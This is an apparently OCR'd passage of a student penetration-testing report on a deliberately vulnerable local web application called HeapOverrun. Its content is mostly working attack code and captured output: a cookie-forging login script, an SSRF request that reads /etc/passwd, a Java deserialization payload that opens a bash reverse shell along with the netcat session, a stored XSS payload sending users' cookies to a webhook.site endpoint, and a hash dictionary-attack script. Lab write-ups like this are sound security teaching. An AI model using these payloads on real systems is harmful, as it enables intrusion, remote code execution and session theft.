
```python
import base64
import string
import codecs
import random
import requests

def generate_salt(length=10):
    return ''.join(random.choice(string.ascii_letters) for _ in
    ↪  range(length))

def reverse_encode(input_string):
    reversed_string = input_string[::-1]
    hex_string = codecs.encode(reversed_string.encode('utf-8'),
    ↪  'hex').decode('utf-8')
    encoded_string =
    ↪  base64.b64encode(hex_string.encode('utf-8')).decode('utf-8')

    return encoded_string

if __name__ == "__main__":
    print("Exploit Cookie Poinsoning")
    input_string = input("insert username to use: ");

    enc_b64 = reverse_encode(input_string + generate_salt())
    print("B64:", enc_b64)

    print("Try to expoit vulnerability...\n")

    url = "http://localhost:3001/api/sessions"
    headers = {'Content-Type': 'application/json'}
    atk = {"username": "random@random.it", "password": "nulllllll", "csrf":
    ↪  "rO0ABXNyAB1jb20ucG9saXRvLnFhLm1vZGVsLkNTUkZUb2tlbiCggYhMsIsxAgABTAAFdmFsdWV0ABBMamF2YS91dGlsL1VVSU
    cookies = {'spoof_auth': enc_b64}
    pr = requests.post(url=url, json=atk, headers=headers, cookies=cookies)

    if(pr.text != "Errore di autenticazione"):
        print("OK SUCCESS LOGIN")
        print(pr.text)
        print("If you wanna see the result in the web browser put "+
        ↪  enc_b64+" in the browser's cookie")
```

The attacker initiates the exploit by running the provided script, and select the username he want to impersonate. The script generates the spoofed authentication cookie based on the provided username and random salt value. It then sends a HTTP POST request to the authentication, containing fake credential and spoofed authentication cookie in the request headers, attempting to deceive the application into accepting the falsified identity.

4.5 Vulnerability: Server Side Request Forgery


- **Exploitation:**

  We can exploit the SSRF vulnerability by manipulating the input field apipath in the /api/services/checkapi API endpoint. SSRF (Server-Side Request Forgery) vulnerabilities occur when an application allows an attacker to influence the server's outbound HTTP requests. In this case, the attacker can inject a malicious code snippet into the apipath field, which the server will then process and execute. We can see result with BurpSuite:



```
POST /api/services/checkapi HTTP/1.1
Host: localhost:3001
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:122.0) Gecko/20100101 Firefox/122.0
Accept: */*
Accept-Language: it-IT,it;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate, br
Referer: http://127.0.0.1:5173/
Content-Type: application/x-www-form-urlencoded
Content-Length: 55
Origin: http://127.0.0.1:5173
DNT: 1
Sec-GPC: 1
Connection: close

apipath=file:///etc/passwd
```

  Inserting file:///etc/passwd into the apipath field, it would likely trigger the SSRF vulnerability, leading the server to attempt to access the local file system's /etc/passwd file.



```
Got response from API: ## # User Database # # Note that this file is consulted directly
only when the system is running # in single-user mode. At other times this information is
provided by # Open Directory. # # See the opendirectoryd(8) man page for additional
information about # Open Directory. ## nobody:*:-2:-2:Unprivileged User:/var/empty:/
usr/bin/false root:*:0:0:System Administrator:/var/root:/bin/sh daemon:*:1:1:System
Services:/var/root:/usr/bin/false _uucp:*:4:4:Unix to Unix Copy Protocol:/var/spool/uucp:/
usr/sbin/uucico _taskgated:*:13:13:Task Gate Daemon:/var/empty:/usr/bin/false
_networkd:*:24:24:Network Services:/var/networkd:/usr/bin/false
_installassistant:*:25:25:Install Assistant:/var/empty:/usr/bin/false _lp:*:26:26:Printing
Services:/var/spool/cups:/usr/bin/false _postfix:*:27:27:Postfix Mail Server:/var/spool/
postfix:/usr/bin/false _scsd:*:31:31:Service Configuration Service:/var/empty:/usr/bin/false
_ces:*:32:32:Certificate Enrollment Service:/var/empty:/usr/bin/false
_appstore:*:33:33:Mac App Store Service:/var/db/appstore:/usr/bin/false
_mcxalr:*:54:54:MCX AppLaunch:/var/empty:/usr/bin/false
_appleevents:*:55:55:AppleEvents Daemon:/var/empty:/usr/bin/false _geod:*:56:56:Geo
Services Daemon:/var/db/geod:/usr/bin/false _devdocs:*:59:59:Developer
Documentation:/var/empty:/usr/bin/false _sandbox:*:60:60:Seatbelt:/var/empty:/usr/bin/
false _mdnsresponder:*:65:65:mDNSResponder:/var/empty:/usr/bin/false
_ard:*:67:67:Apple Remote Desktop:/var/empty:/usr/bin/false _www:*:70:70:World Wide
Web Server:/Library/WebServer:/usr/bin/false _eppc:*:71:71:Apple Events User:/var/
empty:/usr/bin/false _cvs:*:72:72:CVS Server:/var/empty:/usr/bin/false _svn:*:73:73:SVN
Server:/var/empty:/usr/bin/false _mysql:*:74:74:MySQL Server:/var/empty:/usr/bin/false
```

4.6 Vulnerability: Insecure Deserialization

- **Exploitation:** We have observed that the application employs a CSRF token, which is vulnerable to insecure deserialization. Leveraging this vulnerability, we aim to escalate the attack to a higher level.

  In the application, there's a class named ExecHelper (never used by the application), which is involved in the deserialization process. When an instance of ExecHelper is deserialized, the readObject method is automatically invoked and calls the run method responsible for executing commands.

```java
public class ExecHelper implements Serializable {
    private Base64Helper[] command;
    private String output;

    public ExecHelper(Base64Helper[] command) throws IOException {
        this.command = command;
    }

    public void run() throws IOException {
        String[] command = new String[this.command.length];
        for (int i = 0; i < this.command.length; i++) {
            String str = this.command[i].decode();
            command[i] = str;
        }

        java.util.Scanner s = new
            java.util.Scanner(Runtime.getRuntime().exec(command).getInputStream()).useDelimiter("
        String result = s.hasNext() ? s.next() : "";
        System.out.println("executing...");
        System.out.println(result);
        this.output = result;
    }

    @Override
    public String toString() {
        return "ExecHelper{" +
               "command=" + Arrays.toString(command) +
               ", output='" + output + '\'' +
               '}';
    }

    private final void readObject(ObjectInputStream in) throws
        IOException, ClassNotFoundException {
        in.defaultReadObject();
        run();
    }
}
```


Therefore, the idea is to somehow send an object of the ExecHelper class containing malicious commands, so that when the application deserializes it, it will execute these commands as well.

Firstly, I've created this Main class, facilitating the creation of a serialized ExecHelper object embedding commands to execute a reverse shell attack.

```
import java.io.ByteArrayOutputStream;
import java.io.IOException;
import java.io.ObjectOutputStream;
import java.io.Serializable;
import java.util.Base64;

import com.polito.qa.utils.Base64Helper;
import com.polito.qa.utils.ExecHelper;

class Main {
   public static void main(String[] args) throws IOException {
      String arg0 = new
          String(Base64.getEncoder().encode("bash".getBytes()));
      String arg1 = new
```


```
            String(Base64.getEncoder().encode("-c".getBytes()));
    String arg2 = new String(Base64.getEncoder().encode("sh -i >&
            /dev/tcp/192.168.1.6/4444 0>&1".getBytes()));

    Base64Helper[] command = {
            new Base64Helper(arg0),
            new Base64Helper(arg1),
            new Base64Helper(arg2),
    };

    ExecHelper originalObject = new ExecHelper(command);
    String serializeObject = serialize(originalObject);

    System.out.println("Serializable obj: " + serializeObject);
  }

  private static String serialize(Serializable obj) throws
       IOException {
    ByteArrayOutputStream baos = new ByteArrayOutputStream(512);
    try(ObjectOutputStream out = new ObjectOutputStream(baos)){
      out.writeObject(obj);
    }
    return Base64.getEncoder().encodeToString(baos.toByteArray());
  }
}
```

We can view the result of the execution below:



```
MBP-di-Simone:java simonelicitra$ ls
Main.class      Main.java       com
MBP-di-Simone:java simonelicitra$ java Main.java
Serializable obj: rO0ABXNyAB5jb20ucG9saXRvLnFhLnV0aWxzLkV4ZWNIZWxwZXIW52CziCWOnwIAAlsAB
2NvbW1hbmR0ACNbTGNvbS9wb2xpdG8vcWEvdXRpbHMvQmFzZTY0SGVscGVyO0wABm91dHB1dHQAEkxqYXZhL2xh
bmcvU3RyaW5nO3hwdXIAI1tMY29tLnBvbGl0by5xYS51dGlscy5CYXNlNjRIZWxwZXI7jm5fCX+4LFgCAAB4cAA
AAANzcgAgY29tLnBvbGl0by5xYS51dGlscy5CYXNlNjRIZWxwZXKrpQxuv4IQeQIAAUwABmJhc2U2NHEAfgACeH
B0AAhZbUZ6YUE9PXNxAH4ABnQABExXTT1zcQB+AAZ0ADRjMmdnTFdrZ1BpWWdMMlJsZGk5MFkzQXZNVGt5TGpFM
k9DNHhMall2TkRRME5DQXdQaVl4cA==
```

Now that we have the serialized object, what we can do is to craft a login request containing the CSRF token. Using Burp Suite, we can inject the serialized object into the token and as explained earlier, the server will execute the commands we've chosen, thereby granting us a reverse shell.



```
POST /api/sessions HTTP/1.1
Host: localhost:3001
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:122.0) Gecko/20100101
Firefox/122.0
Accept: */*
Accept-Language: it-IT,it;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate, br
Referer: http://127.0.0.1:5173/
Content-Type: application/json
Content-Length: 279
Origin: http://127.0.0.1:5173
DNT: 1
Sec-GPC: 1
Connection: close
Cookie: JSESSIONID=E5035C209FB0EE85F69C0C8485640188

{
  "username":"dsjdldsmdsdsl@gmaiil.com",
  "password":"dssdsddssdds",
  "csrf":
  "rO0ABXNyAB5jb20ucG9saXRvLnFhLnV0aWxzLkV4ZWNIZWxwZXIW52CziCWOnwIAAlsAB2NvbW1hbmR0ACNbTGNvb
  S9wb2xpdG8vcWEvdXRpbHMvQmFzZTY0SGVscGVyO0wABm91dHB1dHQAEkxqYXZhL2xhbmcvU3RyaW5nO3hwdXIAI1t
  MY29tLnBvbGl0by5xYS51dGlscy5CYXNlNjRIZWxwZXI7jm5fCX+4LFgCAAB4cAAAAANzcgAgY29tLnBvbGl0by5xY
  S51dGlscy5CYXNlNjRIZWxwZXKrpQxuv4IQeQIAAUwABmJhc2U2NHEAfgACeHB0AAhZbUZ6YUE9PXNxAH4ABnQABEx
  XTT1zcQB+AAZ0ADRjMmdnTFdrZ1BpWWdMMlJsZGk5MFkzQXZNVGt5TGpFMk9DNHhMall2TkRRME5DQXdQaVl4cA=="
}
```

```
MBP-di-Simone:~ simonelicitra$ nc -lvnp 4444
Connection from 192.168.1.6:49626
sh: no job control in this shell
sh-3.2$ ls
HELP.md
mvnw
mvnw.cmd
my.log
my.log.2024-02-10.0.gz
my.log.2024-02-11.0.gz
pom.xml
questions.sqlite
secret.txt
src
target
sh-3.2$ 
```

4.7 Vulnerability: Cross Site Scripting (XSS)


In the application, we're aware of a stored XSS vulnerability in the comment section, presenting an opportunity for XSS attacks. Leveraging this vulnerability, attackers can execute scripts that either steal sensitive data or direct users to perform actions dictated by the attacker.

- **Exploitation 1 :**

  When a user submits a comment, the server not only stores it but also includes it in the body of the response. This practice introduces two vulnerabilities:

  1. **Reflected XSS**: In this scenario, the behavior is particularly noteworthy because when a comment is submitted to the server, it responds with the exact same comment provided by the user. How-

ever, the frontend renders this response within a section labeled ”Log:”. Consequently, the browser interprets the comment as legitimate script content, leading to potential security risks. This approach allows for the execution of arbitrary scripts injected into comments, as they are treated as valid code by the browser, resulting in XSS vulnerabilities.



127.0.0.1:5173 says

XSS injection

Text


<img src="dsshhds" onerror="alert('XSS injection')"/>

Log:

2. **Stored XSS**: Furthermore, within this mechanism, another issue arises as the comment is also stored in the database. Consequently, when a legitimate user accesses the comments, the malicious script embedded in the comment will be executed, posing a significant security risk.
   By utilizing:

```
<img src=x onerror="

this.src=fetch('https://webhook.site/c02f7406-b5e0-4eb9-9688-

6d1954c91195?c='+document.cookie, {mode: 'no-cors'});

this.removeAttribute('onerror');" />
```

   it becomes possible to extract the cookie of an authenticated user. This malicious script fetches the user’s cookie and sends it to a specified endpoint. This technique enables attackers to potentially access unauthorized areas of the application using the stolen cookie.



Welcome to HeapOverrun!

We now have 2 questions available.

Question #1: Is JavaScript better than Python?
Asked by Luigi De Russis on 2023-02-07

Question #2: How many students does WA1 have?
Asked by Luca Mannella on 2023-02-15


Web Site Comments

Here the comments.

Comment #1: Si vede che è vulnerabile a XSS

Comment #3: Ciaaaaaaoooo

Comment #110:



GET #5db4f
2a01:827:1115:5d01:91e
12/02/2024 17:04:36

GET #6626a
2a01:827:1115:5d01:91e
12/02/2024 17:00:50

GET #fddc8
2a01:827:1115:5d01:91e
12/02/2024 17:00:50

GET #21878
2a01:827:1115:5d01:91e
12/02/2024 17:00:21

Request Details

GET	https://webhook.site/c02f7406-b5e0-4eb9-9688-6d1954c...
Host	2a01:827:1115:5d01:91ef:a7a:7d41:6d47
Date	12/02/2024 17:04:36 (alcuni secondi fa)
Size	0 bytes
Time	0.000 sec
ID	5db4f83f-e97a-4286-92c7-7d702f74696d

Query strings

c	spoof_auth=NDI0NTRmNTY1ODUyNzQ2YzY5NjM3ND...

Files

Headers

connection	close
sec-fetch-site	cross-site
sec-fetch-mode	no-cors
sec-fetch-dest	empty
sec-gpc	1
dnt	1
referer	http://localhost:5173/
accept-encoding	gzip, deflate, br
accept-language	it-IT,it;q=0.8,en-US;q=0.5,en;q=0.3
accept	*/*
user-agent	Mozilla/5.0 (Macintosh; Intel Mac OS X 10...
host	webhook.site
content-length	
content-type	

Form values

(empty)

It's crucial to note that this type of XSS is stored, meaning that all users who view the comments will execute the malicious script. This presents a widespread security risk as the injected script affects every user interacting with the compromised comments section.


- **Exploitation 2:**

  Another XSS vulnerability exists in the section displaying online users. Despite utilizing XML, the issue persists because the value inside <username><\username>tags is used by React.

  Suppose the input:


  ```
  &lt;img src=x onerror=alert(1)&gt;
  ```

  is inserted. In that case, the frontend in the online users section will execute the script, triggering an alert in this case.



```
POST /api/sessions/online HTTP/1.1
Host: localhost:3001
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15;
rv:122.0) Gecko/20100101 Firefox/122.0
Accept: */*
Accept-Language: it-IT,it;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate, br
Referer: http://127.0.0.1:5173/
Content-Type: application/xml
Content-Length: 99
Origin: http://127.0.0.1:5173
DNT: 1
Sec-GPC: 1
Connection: close

<?xml version="1.0"?>
  <details>
    <username>
      &lt;img src=x onerror=alert(1)&gt;
    </username>
  </details>
```

```
HTTP/1.1 200
Vary: Origin
Vary: Access-Control-Request-Method
Vary: Access-Control-Request-Headers
Access-Control-Allow-Origin: http://127.0.0.1:5173
Access-Control-Allow-Credentials: true
Content-Type: text/plain;charset=UTF-8
Content-Length: 28
Date: Mon, 12 Feb 2024 19:28:33 GMT
Connection: close

<img src=x onerror=alert(1)>
```



Welcome to HeapOverrun!

We now have 2 questions available.

Question #1: Is JavaScript better than Python?
Asked by Luigi De Russis on 2023-02-07

Question #2: How many students does WA1 have?
Asked by Luca Mannella on 2023-02-15

Web Site Comments

Here the comments.

Comment #1: Si vede che è vulnerabile a XSS

Comment #3: Ciaaaaaaoooo

Comment #110:

Today's challange!


Which password belongs to this hash: 5E884898DA28047151D0E56F8DC6292773603D0D6AABE

Site Information

Online user:

4.8 Vulnerability: Use of a One-Way Hash without a Salt

- **Exploitation:** In the web application we observed, there is a session called ”challenge” that has issues related to unsalted hashing.




Today's challange!

Which password belongs to this hash: 8F0E2F76E22B43E2855189877E7DC1E1E7D98C226C95DB247CD1D547928334A9

Using a dictionary attack, we can exploit the vulnerability to discover the password. Here python's code:

```python
import time
import sys
import sqlite3

if len(sys.argv) < 3:
    print("error: python3 expoit-cryptohash.py [hashvalue] [dict_db]")
    sys.exit()

_, test_hash, dict_db = sys.argv
test_hash = test_hash.lower()

start_time = time.time()

con = sqlite3.connect(dict_db)
c = con.cursor()

c.execute('''
          SELECT pwd FROM dict_attack WHERE hash = ?
          ''', [test_hash])

result = c.fetchone()

if result != None:
    print("password: "+result[0])
else:
    print("attack failed")

print("Time elapsed: %s s" % (time.time() - start_time))
```

This Python script performs a dictionary attack to recover a password from its hash value. It takes two command-line arguments: the hash value to be cracked and the path to a SQLite database containing password-hash pairs. The script queries the database to find a matching password for the given hash value. If a match is found, it prints the discovered password; otherwise, it indicates "attack failed." Additionally, the script records the time elapsed during the attack for performance analysis. Overall, it serves as a tool for assessing password strength and identifying vulnerabilities in systems using weak password hashing.



Today's challange!

Which password belongs to this hash:
8F0E2F76E22B43E2855189877E7DC1E1E7D98C226C95DB247CD1D547928334A9

passw0rd


OK. You found the correct password.

```
MBP-di-Simone:dictionaryAttack simonelicitra$ python3 exploit-cryptohash.py 8F0E2F76E22
B43E2855189877E7DC1E1E7D98C226C95DB247CD1D547928334A9 dictionary.db
password: passw0rd
Time elapsed: 0.00627899169921875 s
MBP-di-Simone:dictionaryAttack simonelicitra$
```

4.9 Vulnerability: Sensitive Information into Log File

- **Exploitation:**

  The application saves login activity in a log file, which includes user data when they log in. This means that sensitive information such as usernames and passwords are stored in plain text within the log file. Exploiting a vulnerability that allows for a reverse shell can enable an attacker to gain access to the server's filesystem. By accessing the log file, the attacker can retrieve the usernames and passwords of users who have logged in.



```
2024-02-10T15:22:38.185+01:00  INFO 85522 --- [main] com.zaxxer.hikari.HikariDataSource       : HikariPool-1 - Starting...
2024-02-10T15:22:38.355+01:00  INFO 85522 --- [main] com.zaxxer.hikari.pool.HikariPool        : HikariPool-1 - Added connection org.sqlite.jdbc4.JDBC4Connection@26
1db982
2024-02-10T15:22:38.356+01:00  INFO 85522 --- [main] com.zaxxer.hikari.HikariDataSource       : HikariPool-1 - Start completed.
2024-02-10T15:22:38.381+01:00  INFO 85522 --- [main] o.hibernate.jpa.internal.util.LogHelper  : HHH000204: Processing PersistenceUnitInfo [name: default]
2024-02-10T15:22:38.407+01:00  INFO 85522 --- [main] org.hibernate.Version                    : HHH000412: Hibernate ORM core version 6.4.1.Final
2024-02-10T15:22:38.421+01:00  INFO 85522 --- [main] o.h.c.internal.RegionFactoryInitiator    : HHH000026: Second-level cache disabled
2024-02-10T15:22:38.509+01:00  INFO 85522 --- [main] o.s.o.j.p.SpringPersistenceUnitInfo      : No LoadTimeWeaver setup: ignoring JPA class transformer
2024-02-10T15:22:38.665+01:00  INFO 85522 --- [main] o.h.e.t.j.p.i.JtaPlatformInitiator       : HHH000489: No JTA platform available (set 'hibernate.transaction.jt
a.platform' to enable JTA platform integration)
2024-02-10T15:22:38.667+01:00  INFO 85522 --- [main] j.LocalContainerEntityManagerFactoryBean : Initialized JPA EntityManagerFactory for persistence unit 'default'
2024-02-10T15:22:38.890+01:00  INFO 85522 --- [main] o.s.b.w.embedded.tomcat.TomcatWebServer  : Tomcat started on port 3001 (http) with context path ''
